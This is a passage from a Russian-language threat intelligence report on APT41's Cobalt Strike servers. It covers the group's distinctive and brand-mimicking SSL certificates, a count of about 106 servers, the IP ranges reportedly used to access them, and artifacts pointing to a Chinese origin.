
Однако серверы, используемые в этих кампаниях, имеют иные сертификаты на этом порте. Два сертификата со значениями «fortawesome», представленные ниже, являются уникальными и четко указывают, что этот образ Cobalt Strike принадлежит группе APT41.


Следующей важной особенностью работы Cobalt Strike, обнаруженной нашей командой, является использование лисенеров с кастомными SSL-сертификатами. Они нужны для принятия подключения от полезной нагрузки и связи ботов с командным центром. Для HTTPS-лисенеров также применяются SSL-сертификаты. В данном случае APT41 использовала уникальные SSL-сертификаты, которые мимикрируют под Microsoft, Facebook и Cloudflare.




Согласно нашим данным, серверы с такими сертификатами начали появляться с начала 2020 года и на конец 2021 года их было 106. Это значит, что мы заметили более 100 серверов Cobalt Strike, которые используются только этой группой атакующих. Разумеется, большая часть из них уже не активна.
Артефакты и другие интересные находки
Китайский след
Во время исследования вредоносных действий APT41 специалисты Group-IB выявили важные артефакты, указывающие на происхождение группы:- Использование преимущественно китайских IP-адресов для доступа к Cobalt Strike-серверам.
 171.208.242.0/24 CHINANET
171.208.241.0/24 CHINANET
110.191.217.0/24 CHINANET
102.223.72.0/22 SUNNETWORK-SA
103.165.84.0/24 GEM1-HK
178.79.128.0/18 US-LINODE-20100510
45.152.112.0/23 ALANYHQ
60.248.225.0/24 HINET-NET
61.221.57.0/24 HINET-NET - Использование китайских символов на рабочих станциях, с которых проводились атаки.
- Использование специфического формата Pinyin в названиях директорий. Pinyin — это запись звуков китайского языка на латинице. В данном случае мы видим директорию под названием «yuming», записанную в таком формате. С китайского это переводится как «Domain Name».
